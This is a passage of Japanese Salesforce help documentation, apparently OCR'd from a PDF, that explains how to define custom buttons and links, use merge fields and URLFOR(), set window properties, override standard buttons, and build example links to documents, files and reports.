


4. すべての Salesforce 差し込み項目と関数を検証するには、[構文を確認] をクリックします。
5. 完了したら [保存] をクリックします。または、保存後、編集を継続するには、[適用] をクリックします。コンテンツソースを URL に設定している場合、保存により、定義した URL が検証されます。
6. ユーザのブラウザのデフォルト設定とは異なる設定を使用してボタンまたはリンクを開くには、ボタンまたはリンクの詳細ページで [ウィンドウオープンプロパティ] をクリックします。
7. 新しいボタンまたはリンクへのすべての参照を表示するには、その詳細ページで [使用場所] をクリックします。

   ユーザ用のカスタムリンクは、ユーザの詳細ページの [カスタムリンク] セクションに自動的に追加されます。ページボタンは、ページレイアウトの [ボタン] セクションにのみ追加できます。

メモ: リンク URL は、最大 2,048 バイトです。データが URL のトークンと入れ替えられる場合、リンクが 3,000 バイトを超える可能性があります。ブラウザによっては、URL の最大長に制限があります。

カスタムボタンとカスタムリンクを使用するには、それらをオブジェクトのページレイアウトに追加します。追加すると、そのボタンやリンクがレコード詳細ページに表示され、使用できるようになります。



カスタムボタンとリンク項目

次の表に、カスタムボタンまたはカスタムリンクの作成時に使用できる項目を定義します。

効果的なカスタムリンクの作成
次の方法を使用して効果的なカスタムリンクを作成します。

ウィンドウオープンプロパティの編集

カスタムボタンとカスタムリンクの差し込み項目

デフォルトのカスタムリンクの追加

カスタムリンクのベストプラクティス
カスタムボタンやカスタムリンクを使用すると、Salesforce 内のアクションを合理化したり、Salesforce データを外部の URL、アプリケーション、またはシステムと統合したりできます。これらのベストプラクティスを使用してカスタムリンクを最大限に活用できます。

関連トピック:

オブジェクト管理設定の検索

カスタムボタンとカスタムリンクの考慮事項

カスタムボタンとカスタムリンクの例

カスタムボタンとリンク項目

次の表に、カスタムボタンまたはカスタムリンクの作成時に使用できる項目を定義します。

属性名	説明
表示ラベル	ユーザインターフェースに表示されるカスタムボタンまたはカスタムリンクのテキストを入力します。
名前	差し込み項目からの参照時に使用されるボタンまたはリンクの一意の名前を受け入れるか、入力します。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
名前空間プレフィックス	パッケージを一意に識別するプレフィックスを入力します。パッケージコンテキストでは、名前空間プレフィックスとは AppExchange にある自社パッケージとそのコンテンツを他の開発者のパッケージと区別するための 1 ～ 15 文字の英数字で構成される識別子です。名前空間プレフィックスでは、大文字小文字は区別されません。たとえば、ABC と abc は一意として認識されません。名前空間プレフィックスは、すべての Salesforce 組織にわたって必ずグローバルに一意なものを指定します。名前空間プレフィックスを使用することで、各自の管理パッケージのみを管理できるようになります。

エディション

使用可能なエディション: Salesforce Classic

カスタムボタンとカスタムリンクを使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Visualforce ページと S コントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

属性名	説明
保護コンポーネント	必要に応じて、登録者組織での使用を制限します。保護コンポーネントは、登録者の組織で作成されたコンポーネントからリンク付けしたり参照したりすることはできません。開発者は、今後のリリースで、インストールの失敗を心配することなく保護コンポーネントを削除できます。ただし、コンポーネントが非保護に設定され、グローバルにリリースされると、開発者は削除できなくなります。
説明	ボタンまたはリンクを他のボタンやリンクと識別するためのテキストを入力します。このテキストは、ボタンとリンクの設定時にシステム管理者に対してのみ表示されます。
表示の種類	ページレイアウトのどこにボタンまたはリンクを表示するかを決めます。 詳細ページリンク ページレイアウトの [カスタムリンク] セクションにリンクを追加します。 詳細ページボタン レコードの詳細ページにカスタムボタンを追加します。詳細ページのボタンは、ページレイアウトの [ボタン] セクションに追加できます。 リストボタン リストビュー、検索結果レイアウト、または関連リストにカスタムボタンを追加します。リストボタンは、ページレイアウトの [関連リスト] セクションまたは [リストビュー] レイアウトと [検索結果] レイアウトに追加できます。 リストボタンの場合、リスト内の各レコードの横にチェックボックスが表示されるように、[チェックボックスの表示(複数レコード選択用)]オプションが選択されます。これにより、ユーザはリストボタンのアクションに適用されるレコードを選択できます。カスタムボタンを使用してユーザがレコードを選択する必要がない場合には、このオプションをオフにします。
動作	ボタンまたはリンクをクリックした際の処理を選択します。 適用できる場合は、一部の設定にデフォルト値を使用します。たとえば、[新規ウィンドウに表示] を選択した場合の新規ウィンドウのデフォルトの高さは 600 ピクセルとなります。「ウィンドウオープンプロパティの編集」を参照してください。
内容のソース	ボタンまたはリンクのコンテンツとして、URL、Sコントロール、JavaScript アクション、または Visualforce ページを使うかどうかを選択します。 Salesforce で、カスタムリンクとカスタムボタンの URL が正しいかチェックされます。無効な URL マークアップ (スクリプトなど) を含むカスタムリンクやカスタムボタンを作成または編集すると、Salesforce によりリンクの表示がブロックされます。代わりに、エラーメッセージがフロート表示されます。URL が有効で適切な形式になるように再設定します。URL は、相対 URL または絶対アドレス `http://`、`https://`、`file://`、`ftp://`、または `mailto://` にできます。Spring '13 より前に作成されたカスタムリンクまたはカスタムボタンの無効な URL は、編集するまで正しいかチェックされることはありません。

属性名	説明

コンテンツ	ボタンまたはリンクの種別が URL または [OnClick JavaScript] だった場合に、そのボタンまたはリンクのコンテンツを入力する手順は、次のとおりです。
	• 項目を挿入するには、[差し込み項目の種類] から項目のデータ型を選択し、[項目の挿入] から項目を選択します。
	• 活動の差し込み項目を挿入するには、［差し込み項目の種類］から *［行動］* または *［ToDo］* を選択します。
	• 演算子を挿入するには、［演算子の挿入］ドロップダウンリストから該当する演算子アイコンを選択します。
	• 関数を挿入するには、リストにある名前をダブルクリックするか、選択してから **[Insert Selected Function]** をクリックします。関数のリストを検索するには、［関数］ドロップダウンリストからカテゴリを選択します。関数を選択後 **[Help on this function]** をクリックして、その関数を使った数式の例や説明を参照します。
	ヒント: インターネット標準では、URL に特殊なエンコードが必要です。Salesforce では、リンクに挿入した差し込み項目からテキストが自動的にエンコードされます。リンクに後から追加したテキストは、手動でエンコードします。たとえば、次の URL を生成するとします。
	`http://www.google.com/search?q={!user.name} Steve Mark 50%`
	それには次の内容を使用します。
	`http://www.google.com/search?q={!user.name}+Steve+Mark+50%25`
	［内容のソース］が URL の場合は、Salesforce により URL から二重引用符が自動的に削除されます。二重引用符の使用が必要な場合は、手動でエンコードします。たとえば、URL `http://www.google.com/search?q="salesforce+foundation"` を生成するには、`http://www.google.com/search?q=%22salesforce+foundation%22` を使用します。

リンクのエンコード	文字コード設定を選択します。デフォルトでは Unicode (UTF-8) になります。リンクの対象が異なる形式のデータを必要とする場合は、デフォルトの文字コード設定を変更します。文字コードは、[内容のソース] が URL の場合に使用できます。

効果的なカスタムリンクの作成

次の方法を使用して効果的なカスタムリンクを作成します。

差し込み項目を使用して Salesforce データを渡す

カスタムリンクに差し込み項目を追加して、Salesforce レコード、ユーザ情報、または会社情報から他のWebサイトやアプリケーションにデータを渡せます。

たとえば、Google で取引先名を検索したり、マップで住所を探すカスタムリンクを作成できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

カスタムボタンとカスタムリンクを使用可能なエディション: すべてのエディション

Visualforce ページと Sコントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

```
http://google.com/search?q={!Account.Name}
```

```
http://maps.google.com?q={!Account.ShippingStreet} {!Account.ShippingCity}
{!Account.ShippingState} {!Account.ShippingPostalCode}
```

メモ: カスタムリンクではデータ型の変換はサポートされません。ある Salesforce 項目から他の項目へデータを渡すカスタムリンクを作成する場合、そのデータはデータを配置する項目のデータ型と一致する必要があります。たとえば、数値データを使用する場合は数値項目に渡す必要があります。

記号を特定の文字に置き換えるか、URLENCODE() を使用する

World Wide Web Consortium (W3C) で規定された URL エンコード標準により、特定の「安全ではない」文字 (スペース、句読点など) は URL を使用して渡すことができません。カスタムボタンまたはカスタムリンクはこれらの文字をエスケープするので、URL エンコードを行う必要はありません。

URL をエンコードする必要がある場合、差し込み項目で `URLENCODE()` 関数を使用します。たとえば、`{!URLENCODE(text)}` で、*text* をエンコードが必要な差し込み項目またはテキスト文字列で置換します。

例: 差し込み項目 `foo__c` に `<B>Mark's page<b>` が含まれる場合、`{!URLENCODE(foo_c)}` は `%3CB%3EMark%27s%20page%3C%2Fb%3E` のようになります。

Visualforce ページにリンクする場合に、URLFOR() を使用する

Visualforce ページにリンクするには、ページへの相対パス (`/apex/PageName`) を設定して `URLFOR()` を使用します。たとえば、レコードに関連付けられていない MissionList という名前の Visualforce ページにリンクするには、次の構文を使用します。

```
{! URLFOR( "/apex/MissionList" ) }
```

Visualforce ページを設定して URLFOR() を使用し、レコード ID をそのページに渡す場合、ID をパラメータとして渡す必要があります。

```
{! URLFOR( "/apex/Mission", null, [id=Mission__c.Id] ) }
```

$Action グローバル変数と URLFOR() を使用して Salesforce ページにリンクする

Salesforce でページを参照するカスタムボタンやカスタムリンクを作成する場合、ページへのパスに貼り付けするのではなく、$Action グローバル変数を使用してリンクを作成します。組織が別のサーバに移動したり、ページへの URL が変更になった場合でも、リンクは正しいページを参照します。

リンクを作成するには、$Action 変数を設定した URLFOR() 数式関数を使用します。

```
{!URLFOR( $Action.Case.NewCase, Account.Id )}
```

取引先オブジェクトのこのカスタムリンクによって [新規ケース] フォームが開き、ケースを取引先レコードの子として作成します。このプロセスは、取引先オブジェクトへの参照があるオブジェクトに使用できます。他のレコードの子ではないレコードを作成するか、または 2 つのオブジェクトの間にリレーションが存在しない場合、$ObjectType.*ObjectName* を 2 番目の引数として使用できます。次に例を示します。

```
{!URLFOR( $Action.Case.NewCase, $ObjectType.Case )}
```

$Action グローバル変数にはレコード ID または $ObjectType が入ります。たとえば、次の 2 つの数式はそれぞれ取引先のタブへのリンクと詳細ページへのリンクを作成します。

```
{!URLFOR( $Action.Account.Tab, $ObjectType.Account )}
```

```
{!URLFOR( $Action.Account.View, Some_Account_Lookup__c.Id )}
```

URLFOR() 関数にはクエリ文字列パラメータとして宛先に渡される追加の省略可能な引数があります。Visualforce ページを使用して標準アクションを上書きする場合に、これらの引数を使用して Visualforce ページまたはコントローラに必要な追加パラメータを渡すことができます。たとえば、ケースのクローズ時に「Actual Delivery Date」(実配送日) というケースのカスタム項目の値を「今日」に変更する場合、次のように使用できます。

```
{!URLFOR($Action.Case.CloseCase, Case.Id, [ actualDeliveryDate=TODAY()] )}
```

これにより、[ケースのクローズ] アクションを Visualforce ページで上書きし、その Visualforce ページまたはコントローラのいずれかで「Actual Delivery Date」(実配送日) 項目値の設定を処理できます。詳細は、*「Visualforce ページでのクエリ文字列パラメータの使用」*を参照してください。

関連トピック:

カスタムリンクの例: ドキュメントへのリンク
カスタムリンクの例: Chatter のファイルへのリンク
カスタムリンクの例: レポートへのリンク

ウィンドウオープンプロパティの編集

カスタムボタンおよびカスタムリンクは、別のウィンドウで開くことができます。カスタムボタンまたはカスタムリンクをポップアップウィンドウを開くように選択した場合は、ウィンドウのプロパティを設定します。ウィンドウのプロパティを空白のままにすると、カスタムボタンまたはカスタムリンクにはユーザのブラウザのデフォルト設定が使用されます。

ウィンドウオープンプロパティを編集する手順は、次のとおりです。

1. 編集するボタンまたはリンクがあるオブジェクトの管理設定から、[ボタン、リンク、およびアクション] に移動し、ボタンまたはリンク名をクリックします。ユーザオブジェクトでは、カスタムボタンを使用できません。
2. [ウィンドウオープンプロパティ] をクリックします。
3. 次のプロパティを編集します。

ウィンドウのプロパティ	説明
幅	ポップアップの幅 (ピクセル)。
高さ	ポップアップの高さ (ピクセル)。
ウィンドウの位置	ポップアップが開かれる画面上の位置。
サイズ変更可能	ユーザがポップアップウィンドウのサイズを変更できるようにします。
アドレスバーの表示	URL が示されるブラウザのアドレスバーを表示します。
スクロールバーの表示	ポップアップにブラウザのスクロールバーを表示します。
ツールバーの表示	ブラウザのツールバーを表示します。通常、ツールバーには [戻る]、[進む]、[印刷] などのナビゲーションボタンがあります。
メニューバーの表示	ブラウザのメニューを表示します。一般的なメニューには、[ファイル] や [編集] などのオプションがあります。
ステータスバーの表示	ブラウザの下部にステータスバーを表示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Sコントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムボタンまたはカスタムリンクのプロパティを編集する
- 「アプリケーションのカスタマイズ」

メモ: カスタムボタンまたはカスタムリンクの動作によっては、一部のプロパティを使用できない場合があります。たとえば、「*JavaScript を実行*」を選択した場合には、ウィンドウオープンプロパティを使用できません。

4. 変更内容を保存します。

関連トピック:

カスタムボタンとカスタムリンクの定義

カスタムボタンとカスタムリンクの差し込み項目

差し込み項目は、メールテンプレート、メールの差し込みテンプレート、カスタムリンク、またはレコードの値を投入する数式を入力できる項目です。

エディション

使用可能なエディション: Salesforce Classic

カスタムボタンとカスタムリンクを使用可能なエディション: **Database.com** を除くすべてのエディション

Visualforce ページと S コントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

構文および書式設定

カスタムボタンまたはカスタムリンクに差し込み項目を挿入すると、開き中括弧と感嘆符の後にオブジェクト名、ピリオド、項目名、および閉じ中括弧と続く形式で構文が構成されます。

```
{!Object_Name.Field_Name}
```

確実に正しい構文を使用するには、カスタムボタンとカスタムリンクのエディタでドロップダウンリストから差し込み項目を選択します。

ヒント

- 活動の差し込み項目を挿入するには、[差し込み項目の種類] ドロップダウンリストから [行動] または [ToDo] を選択します。
- 標準ホームページのカスタムリンクコンポーネントを使用して、サイドバーにリンクをすばやく追加できます。

  警告: 標準ホームページのカスタムリンクコンポーネントでは、次のものはサポートされません。

  - 差し込み項目

- URLFOR などの関数
- JavaScript の実行
- カスタマイズ可能なウィンドウの開始プロパティ

関連トピック:

差し込み項目の概要

カスタムボタンとカスタムリンクの考慮事項

デフォルトのカスタムリンクの追加

1. 適切なオブジェクトの管理設定から、[ボタン、リンク、およびアクション] または [ボタンとリンク] に移動します。
2. [デフォルトのカスタムリンク] をクリックします。
3. 追加するサンプルリンクの横にある [今すぐ追加] をクリックします。
4. リンクのデフォルトデータを必要に応じて変更します。
5. [保存] を選択します。
6. 適切なタブに新しいリンクが表示されるように、ページレイアウトを編集します。

関連トピック:

カスタムボタンとカスタムリンクの定義

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

カスタムリンクを作成または変更する
- 「アプリケーションのカスタマイズ」

カスタムリンクのベストプラクティス

カスタムボタンやカスタムリンクを使用すると、Salesforce 内のアクションを合理化したり、Salesforce データを外部の URL、アプリケーション、またはシステムと統合したりできます。これらのベストプラクティスを使用してカスタムリンクを最大限に活用できます。

メモ: Salesforce では、カスタムリンクとカスタムボタンの URL が正しいかどうかがチェックされます。無効な URL マークアップ (スクリプトなど) を含むカスタムリンクやカスタムボタンを作成または編集すると、Salesforce によりリンクの表示がブロックされます。代わりに、エラーメッセージがフロート表示されます。URL が有効で適切な形式になるように再設定します。URL は、相対 URL または絶対アドレス `http://`、`https://`、`file://`、`ftp://`、または `mailto://` にできます。Spring '13 より前に作成されたカスタムリンクまたはカスタムボタンの無効な URL は、編集するまで正しいかどうかをチェックされることはありません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

カスタムボタンとカスタムリンクを使用可能なエディション: すべてのエディション

Visualforce ページと S コントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

高度なユーザのベストプラクティス

Salesforce では項目名を変更する予定はありませんが、これは将来も項目名を変更しないことを保証するものではありません。したがって、Salesforce 項目を含むカスタムリンクは、その対応付けの方法が変更になる可能性があります。

SSL を使用してセッション ID を渡す

セッション ID を「`http`」URL に渡さないでください。代わりに、セキュアソケットレイヤ (SSL) 「`https`」URL を使用してセッション ID を渡します。URL に重要な顧客情報が含まれる場合があるため、インターネット上でホストされる他のアプリケーションに渡す場合、データは常に SSL を使用する必要があります。

シングルサインオン

シングルサインオン (SSO) をサポートしてセッション ID を渡すには、カスタムリンクを使用します。これにより Salesforce データを管理するために組織でホストする Web アプリケーションにユーザが複数回ログインしないようにします。`{!User_Session_ID}` 差し込み項目を渡すカスタムリンクを作成します。これにより、ユーザは 1 回の認証ですべての承認済みリソースにアクセスできます。外部システムは Web サービスを使用して Salesforce リソースにアクセスできます。このため、組織はファイアウォールの内側にある互いの IT システムを詳細に知ることなく、データのやり取りができます。

URL でサーバ日付を送信する

統合プロジェクトの中には Salesforce の起動日を知るためにサーバ日付を含むカスタムリンクが必要な場合があります。Salesforce のサーバ日付はカスタムリンクを使用して外部システムに渡すことができます。たとえば、「`http://someurl.com/somepath?current_date={!Today}`」などです。日付には太平洋タイムゾーンを使用します。

ブラウザでのタブセットの重複表示を避ける

Unlimited Edition と Enterprise Edition では、同じブラウザウィンドウにユーザを保持することでタブセットが重複して表示されないようにするアクションを実行するカスタムリンクを作成できます。次のコードを含む Visualforce ページを作成し、`<REGULAR_WIL>` を通常または既存のカスタムリンクに置換します。

```
<script language="JavaScript">
function redirect() {
parent.frames.location.replace("<REGULAR_WIL>")
```

```
}
redirect();
</script>
```

標準ボタンとタブのホームページの上書き

レコードの詳細ページの標準ボタンの機能を上書きできます。さらに、標準オブジェクト、カスタムオブジェクト、または外部オブジェクトのタブをクリックすると表示されるタブのホームページも上書きできます。

ボタンの上書きはグローバルです。たとえば、商談の [新規] ボタンを上書きすると、次のようなそのアクションが利用できるすべての場所でその代替アクションが有効になります。

- 商談のホームページ
- 取引先など、他のオブジェクトにあるすべての商談関連リスト
- サイドバーの [新規作成] ドロップダウンリスト
- この Salesforce ページのすべてのブラウザブックマーク

1. 上書きを設定するオブジェクトのオブジェクト管理設定から、[ボタン、リンク、およびアクション] に移動します。
2. 上書きするボタンまたはタブのホームページの横にある [編集] をクリックします。
3. アクションを関連付ける上書きの種類を選択します。
   - 上書きしない (デフォルトを使用): インストールパッケージが提供したカスタム上書きを使用します。パッケージがインストールされていない場合、標準の Salesforce の動作が使用されます。
   - 標準 **Salesforce** ページ: インストールされたカスタムオブジェクトのアクションを上書きしている登録者のみ使用できます。このオプションを選択すると、標準の Salesforce の動作が使用されます。
   - カスタム**S**コントロール: Sコントロールの動作を使用します。

     重要: Visualforce ページは、Sコントロールよりも優先されます。組織で以前にSコントロールを使用していない場合は、作成できません。既存の Sコントロールに影響はありません。今後も編集できます。

   - **Visualforce** ページ: Visualforce ページの動作を使用します。
4. ユーザがボタンまたはタブをクリックしたときに実行する Sコントロールまたは Visualforce ページの名前を選択します。

   Visualforce ページでボタンを上書きするときには、ボタンが表示されるオブジェクトに対して標準コントローラを使用する Visualforce ページのみを選択できます。たとえば、取引先の [編集] ボタンを上書きするためにページを使用する場合、そのページのマー

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Visualforce の上書きも使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

標準ボタンとタブのホームページを上書きする
- 「アプリケーションのカスタマイズ」

ボタンとタブのホームページの上書きをリセットする
- 「アプリケーションのカスタマイズ」

クアップの `standardController="Account"` タグに属性 `<apex:page>` が含まれている必要があります。

```
<apex:page standardController="Account">

    ... page content here ...

</apex:page>
```

Visualforce ページでタブを上書きするときには、そのタブに標準リストコントローラを使用する Visualforce ページ、カスタムコントローラのあるページ、またはコントローラのないページのみを選択できます。

Visualforce ページでリストを上書きするときには、標準リストコントローラを使用する Visualforce ページのみを選択できます。

Visualforce ページで [新規] ボタンを上書きする場合、[レコードタイプの選択] ページを省略することもできます。このオプションを選択すると、新しいレコードを作成しても [レコードタイプの選択] ページに転送されません。Visualforce ページがすでにレコードタイプを処理していると想定されます。

5. 必要に応じて、この変更の理由をコメントとして入力します。
6. [保存] をクリックします。

メモ: Visualforce ページで上書きされる標準ボタン ([新規]、[編集]、[表示]、[削除]、[コピー]) は、Salesforce モバイルアプリケーションで Visualforce ページを有効にしていない場合は Salesforce1 には表示されません。標準のリストおよびタブコントロールの上書きは Salesforce1 ではサポートされていません。

標準ボタンとタブのホームページの上書きの削除

関連トピック:

標準ボタンとタブのホームページの上書きの削除

標準ボタンとタブのホームページの上書きの削除

1. ボタンを編集するオブジェクトの管理設定から、[ボタン、リンク、およびアクション] に移動します。
2. 上書きボタンまたはタブリンクの横にある [編集] をクリックします。
3. [上書きなし (デフォルトの動作)] を選択します。
4. [OK] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Visualforce の上書きも使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

標準ボタンとタブのホームページを上書きする
- 「アプリケーションのカスタマイズ」

ボタンとタブのホームページの上書きをリセットする
- 「アプリケーションのカスタマイズ」

カスタムボタンとカスタムリンクの例

Salesforce のカスタムボタンとカスタムリンクの例を使用して、それらが役に立つかどうかを判断します。

カスタムリンクの例: ドキュメントへのリンク

カスタムリンクを使用して Salesforce のレコード詳細ページからドキュメントを参照します。

カスタムリンクの例: Chatter のファイルへのリンク

カスタムリンクを使用して Chatter からファイルを参照します。

カスタムリンクの例: レポートへのリンク

カスタムリンクを使用して Salesforce のレコード詳細ページから結果を絞り込んだレポートを実行します。たとえば、取引先に関連付けられた取引先責任者のメーリングリストレポートを頻繁に実行するとします。参照する取引先に自動的に絞り込んだレポートへ直接リンクする取引先のカスタムリンクを作成できます。この場合、カスタムリンクは取引先の一意のレコード ID をレポートに渡す必要があります。

アラートの表示

次の例では、ユーザの名前を含むお知らせメッセージが記載されたポップアップダイアログを開くボタンが作成されます。

レコード ID の取得

次の例では、ユーザが選択したレコードのレコード ID が一覧表示されるポップアップウィンドウを開くボタンが作成されます。これは、処理を進める前に、確実に正しいレコード ID を持っているかをテストするときに便利です。

一括削除を実行するためのカスタムボタンの作成

この例では、活動関連リストとリストビューに追加できるボタンを作成し、選択したレコードをユーザが同時に削除できるようにします。

外部システムへのレコード ID の受け渡し

外部システムと統合するための固有 ID として Salesforce レコード ID を使用できます。次の例では、Visualforce ページをコールして、選択されたレコードのレコード ID を判別し、それらを URL クエリパラメータで「`www.yourwebsitehere.com`」という外部 Web ページに渡すボタンを作成します。

ケースの再オープン

次のサンプルでは、ユーザが商談に関する複数のケースを同時に再開できるように、ケース関連リストに追加できるボタンが作成されます。

インターナショナルマップ

この例では、国固有の Google マップを表示するリンクを作成します。

ユーザ権限

カスタムボタンまたはカスタムリンクを作成または変更する
- 「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

カスタムボタンとカスタムリンクを使用可能なエディション: すべてのエディション

Visualforce ページと S コントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- カスタムボタンとカスタムリンクの定義

カスタムリンクの例: ドキュメントへのリンク

カスタムリンクを使用して Salesforce のレコード詳細ページからドキュメントを参照します。

1. [ドキュメント]タブにすべてのユーザがアクセスするフォルダを作成します。
2. ドキュメントをそのフォルダにアップロードします。
3. [ドキュメント] タブからフォルダを選択し、[移動] をクリックします。
4. ドキュメントの横にある [表示] をクリックします。
5. ブラウザからドキュメントの URL をコピーします。たとえば、「`https://na1.salesforce.com/servlet/servlet.FileDownload?file=015300000000xvU`」などです。
6. URLのドメイン部分より後の部分をすべて使用してカスタムリンクを作成します。前の手順の例を使用すると、このリンクでは `/servlet/servlet.FileDownload?file=015300000000xvU` を指します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

カスタムボタンとカスタムリンクを使用可能なエディション: すべてのエディション

Visualforce ページと Sコントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムボタンまたはカスタムリンクを作成または変更する
- 「アプリケーションのカスタマイズ」

関連トピック:

- 効果的なカスタムリンクの作成
- カスタムリンクの例: Chatter のファイルへのリンク
- カスタムリンクの例: レポートへのリンク

カスタムリンクの例: Chatter のファイルへのリンク

カスタムリンクを使用して Chatter からファイルを参照します。

1. [ファイル] タブへファイルをアップロードします。
2. アップロードが終了したら、[アップロード] ダイアログボックスから [共有設定] をクリックします。
3. [リンクを持つユーザ] をクリックします。
4. [リンクを使用した共有] ダイアログボックスからドキュメントの URL をコピーします。たとえば、

「https://na1.salesforce.com/sfc/p/D0000000JsES/a/D000000001dd/aiq8UPJ5q5i6Fs4Sz.IQLKUERsWYdbAm320cjqWnkfk=」などです。

5. URL のドメイン部分より後の部分をすべて使用してカスタムリンクを作成します。前の手順の例を使用すると、このリンクでは `/sfc/p/D0000000JsES/a/D000000001dd/aiq8UPJ5q5i6Fs4Sz.IQLKUERsWYdbAm320cjqWnkfk=` を指します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

カスタムボタンとカスタムリンクを使用可能なエディション: すべてのエディション

Visualforce ページと S コントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムボタンまたはカスタムリンクを作成または変更する
- 「アプリケーションのカスタマイズ」

関連トピック:

効果的なカスタムリンクの作成
カスタムリンクの例: ドキュメントへのリンク
カスタムリンクの例: レポートへのリンク

カスタムリンクの例: レポートへのリンク

カスタムリンクを使用して Salesforce のレコード詳細ページから結果を絞り込んだレポートを実行します。たとえば、取引先に関連付けられた取引先責任者のメーリングリストレポートを頻繁に実行するとします。参照する取引先に自動的に絞り込んだレポートへ直接リンクする取引先のカスタムリンクを作成できます。この場合、カスタムリンクは取引先の一意のレコード ID をレポートに渡す必要があります。

1. レポートを絞り込むレコードタイプ (この例では取引先) の ID をコピーします。これを実行するには、レコードを表示し、URL の最後の 15 文字の ID をコピーします。たとえば、「`https://na1.salesforce.com/001200030012j3J`」などです。
2. [レポート] タブから標準レポートをカスタマイズするか、カスタムレポートを作成して必要なレポートを作成します。
3. コピーしたレコード ID でレポートを絞り込みます。たとえば、「Account ID equals 001200030012j3J」で絞り込みます。
4. レポートを実行し、必要なデータが含まれていることを確認します。
5. [カスタマイズ] をクリックします。
6. [保存] または [別名で保存] をクリックし、適切なユーザがアクセスできる公開フォルダにレポートを保存します。[別名で保存] はカスタムレポートを作成しますが、[保存] は作成しません。
7. レポートを実行し、レポートの URL をブラウザからコピーします。
8. カスタムリンクの作成を開始します。[内容のソース] 項目を URL に設定します。広い数式テキストエリアにコピーしたレポートの URL を貼り付けます。ドメイン部分 `https://na1.salesforce.com` は削除してください。
9. カスタムリンクを該当するページレイアウトに追加します。
10. 新しいカスタムリンクが正常に機能するか確認します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

カスタムボタンとカスタムリンクを使用可能なエディション: すべてのエディション

Visualforce ページと S コントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムボタンまたはカスタムリンクを作成または変更する
- 「アプリケーションのカスタマイズ」

ヒント: カスタムリンクで使用するレポートを作成する場合、日付範囲やレポートオプションは汎用的なものに設定し、複数のユーザに役立つデータがレポート結果に含まれるようにします。たとえば、レコードの「作成日」を使用して日付範囲を設定する場合、関連レコードを除外しないような過去の開始日を設定し、終了日は空白のままにします。レポートの範囲を「自分の」レコードに限定すると、そのレポートにはユーザが参照できるレコードの一部のみが含まれる可能性があります。レポートオプションを、レコードを [すべて表示] に設定することをお勧めします。

関連トピック:

効果的なカスタムリンクの作成
カスタムリンクの例: ドキュメントへのリンク
カスタムリンクの例: Chatter のファイルへのリンク

アラートの表示

次の例では、ユーザの名前を含むお知らせメッセージが記載されたポップアップダイアログを開くボタンが作成されます。

1. 次の属性を使用して、ボタンを定義します。
   - 表示の種類 - 詳細ページボタン
   - 動作 - JavaScript の実行
   - 内容のソース - OnClick JavaScript
   - 次のサンプルコードを使用します。

```
alert ("Hello {!$User.FirstName}");
```

2. 該当するページレイアウトにボタンを追加します。

ユーザ権限

カスタムボタンまたはカスタムリンクを作成または変更する
- 「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

カスタムボタンとカスタムリンクを使用可能なエディション: すべてのエディション

Visualforce ページと S コントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

カスタムボタンとカスタムリンクの例

レコード ID の取得

